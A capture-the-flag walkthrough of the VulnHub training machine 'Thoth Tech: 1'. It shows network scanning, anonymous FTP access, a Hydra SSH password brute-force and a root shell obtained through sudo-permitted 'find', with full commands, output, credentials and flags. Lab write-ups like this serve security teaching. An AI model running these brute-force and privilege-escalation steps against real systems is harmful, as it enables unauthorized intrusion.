

Thoth Tech: 1 — Walkthrough

Machine Information

Field	Details
Name	Thoth Tech: 1
Author	pwnlab.me
Series	Thoth Tech
Release Date	3 Aug 2021
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/thoth-tech-1,734/

1. Network Discovery

First, identify the target machine on the local network using Netdiscover.

```
sudo netdiscover -i eth0
```

Output:

```
192.168.10.28    08:00:27:92:3f:45
```

Target identified:

- **Target IP:** 192.168.10.28

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360
+-----+-----+-----+-----+-----+-----+
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.10.8 | 50:c2:e8:95:0b:37 | 4 | 240 | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.10.28 | 08:00:27:92:3f:45 | 1 | 60 | PCS Systemtechnik GmbH |
| 192.168.10.1 | b4:f9:49:43:79:2c | 1 | 60 | optilink networks pvt ltd |
```

2. Port Scanning and Enumeration

Run an Nmap scan to identify open ports and services.

```
sudo nmap -sC -sV -Pn 192.168.10.28 --min-rate 10000
```

Scan Results:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu
80/tcp	open	http	Apache httpd 2.4.41

Important findings:

- Anonymous FTP login enabled
- SSH service available
- Apache web server running

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -Pn 192.168.10.28 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-26 10:39 IST
Nmap scan report for 192.168.10.28
Host is up (0.0035s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.10.13
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      110 Jul 02  2021 note.txt
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ac:d2:7b:75:80:67:f2:9d:95:67:52:99:c8:2f:ab:7b (RSA)
|   256  78:ca:86:73:b6:87:06:08:eb:7a:9c:ab:cf:9d:89:16 (ECDSA)
|_  256  93:49:d7:8c:1c:07:7e:8e:79:91:2b:bf:2d:0d:34:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:92:3F:45 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds
```

3. FTP Enumeration

Since anonymous FTP access is enabled, connect to the FTP server.

```
ftp 192.168.10.28
```

Login credentials:

```
Username: anonymous  
Password: anonymous
```

List available files.

```
dir
```

Output:

```
note.txt
```

Download the file.

```
get note.txt
```

Read the contents of the note.

```
cat note.txt
```

Output:

```
Dear pwnlab,  
  
My name is jake. Your password is very weak and easily crackable, I think change your password.
```

This reveals a valid username:

- `pwnlab`

The note also strongly hints that the password is weak.

```

(kali@kali)-[~]
└─$ ftp 192.168.10.28
Connected to 192.168.10.28.
220 (vsftpd 3.0.3)
Name (192.168.10.28:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||6309|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 110 Jul 02 2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||12795|)
150 Opening BINARY mode data connection for note.txt (110 bytes).
100% |*****| 110 9.09 KiB/s 00:00 ETA
226 Transfer complete.
110 bytes received in 00:00 (4.07 KiB/s)
ftp> exit
221 Goodbye.

(kali@kali)-[~]
└─$ cat note.txt
Dear pwnlab,

My name is jake. Your password is very weak and easily crackable, I think change your password.

```

4. SSH Password Brute Force

Use Hydra to brute-force the SSH password for the user `pwnlab`.

```
hydra -l pwnlab -P /usr/share/wordlists/rockyou.txt ssh://192.168.10.28
```

Hydra successfully discovers valid credentials.

```
login: pwnlab
password: babygirl1
```

Recovered credentials:

Username	Password
pwnlab	babygirl1

```

(kali@kali)-[~]
└─$ hydra -l pwnlab -P /usr/share/wordlists/rockyou.txt ssh://192.168.10.28
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-26 10:43:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.10.28:22/
[22][ssh] host: 192.168.10.28 login: pwnlab password: babygirl1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-26 10:44:50

```

5. SSH Access

Login to the target via SSH using the recovered credentials.

```
ssh pwnlab@192.168.10.28
```

Password:

```
babygirl1
```

Successful login achieved.

Verify access:

```
whoami
```

Output:

```
pwnlab
```

```
(kali@kali)-[~]
└─$ ssh pwnlab@192.168.10.28
pwnlab@192.168.10.28's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 26 May 2026 05:27:22 AM UTC

System load:  0.2               Processes:    117
Usage of /:   24.4% of 19.56GB   Users logged in: 0
Memory usage: 17%              IPv4 address for enp0s3: 192.168.10.28
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

66 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue May 26 05:13:28 2026 from 192.168.10.13
pwnlab@thothtech:~$ whoami
pwnlab
```

6. User Flag

List files in the user's home directory.

```
ls
```

Output:


```
user.txt
```

Read the user flag.

```
cat user.txt
```

Output:

```
5ec2a44a73e7b259c6b0abc174291359
```



```
pwnlab@thothtech:~$ ls
user.txt
pwnlab@thothtech:~$ cat user.txt
5ec2a44a73e7b259c6b0abc174291359
```

7. Privilege Escalation Enumeration

Check sudo privileges.

```
sudo -l
```

Output:

```
(root) NOPASSWD: /usr/bin/find
```

The user can execute the `find` binary as root without requiring a password.

This binary is listed on [GTFOBins](#) as exploitable for privilege escalation.

```
pwnlab@thothtech:~$ sudo -l
Matching Defaults entries for pwnlab on thothtech:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwnlab may run the following commands on thothtech:
    (root) NOPASSWD: /usr/bin/find
```

Shell File write File read

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo SUID

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
find . -exec /bin/sh \; -quit
```

8. Privilege Escalation via Find

Execute the following command to spawn a root shell using `find`.

```
sudo find . -exec /bin/sh \; -quit
```

Verify root access:

```
id
```

Output:

```
uid=0(root) gid=0(root)
```

Confirm current user:

```
whoami
```

Output:

```
root
```

```
pwnlab@thothtech:~$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

9. Root Flag

Navigate to the root directory.

```
cd /root
```

List files:

```
ls
```

Output:

```
root.txt
```

Read the root flag.

```
cat root.txt
```

Output:

```
Root flag: d51546d5bcf8e3856c7bff5d201f0df6

good job :)
```



```
# ls
user.txt
# cd /root
# ls
root.txt  snap
# cat root.txt
Root flag: d51546d5bcf8e3856c7bff5d201f0df6

good job :)
```

10. Attack Path Summary

1. Discovered the target machine using Netdiscover
 2. Enumerated services with Nmap
 3. Accessed anonymous FTP server
 4. Retrieved note revealing valid username
 5. Brute-forced SSH credentials with Hydra
 6. Logged in via SSH as `pwnlab`
 7. Enumerated sudo privileges
 8. Exploited misconfigured `find` binary using GTFOBins
 9. Escalated privileges to root
 10. Retrieved root flag
-

11. Tools Used

- Netdiscover
 - Nmap
 - FTP Client
 - Hydra
 - SSH
 - GTFOBins
-

12. Vulnerabilities Identified

- Anonymous FTP access enabled
 - Weak SSH password
 - Sensitive information disclosure via FTP note
 - Misconfigured sudo permissions
 - Dangerous GTFOBins binary allowed as root
-

13. Conclusion

Thoth Tech: 1 was successfully compromised by leveraging anonymous FTP access and weak SSH credentials. The FTP note exposed a valid username and hinted at poor password security, allowing successful brute-force authentication through Hydra. After obtaining SSH access as `pwnlab`, privilege escalation was straightforward due to unrestricted sudo access to the `find` binary. Using a GTFOBins technique, a root shell was spawned and the final flag was retrieved successfully.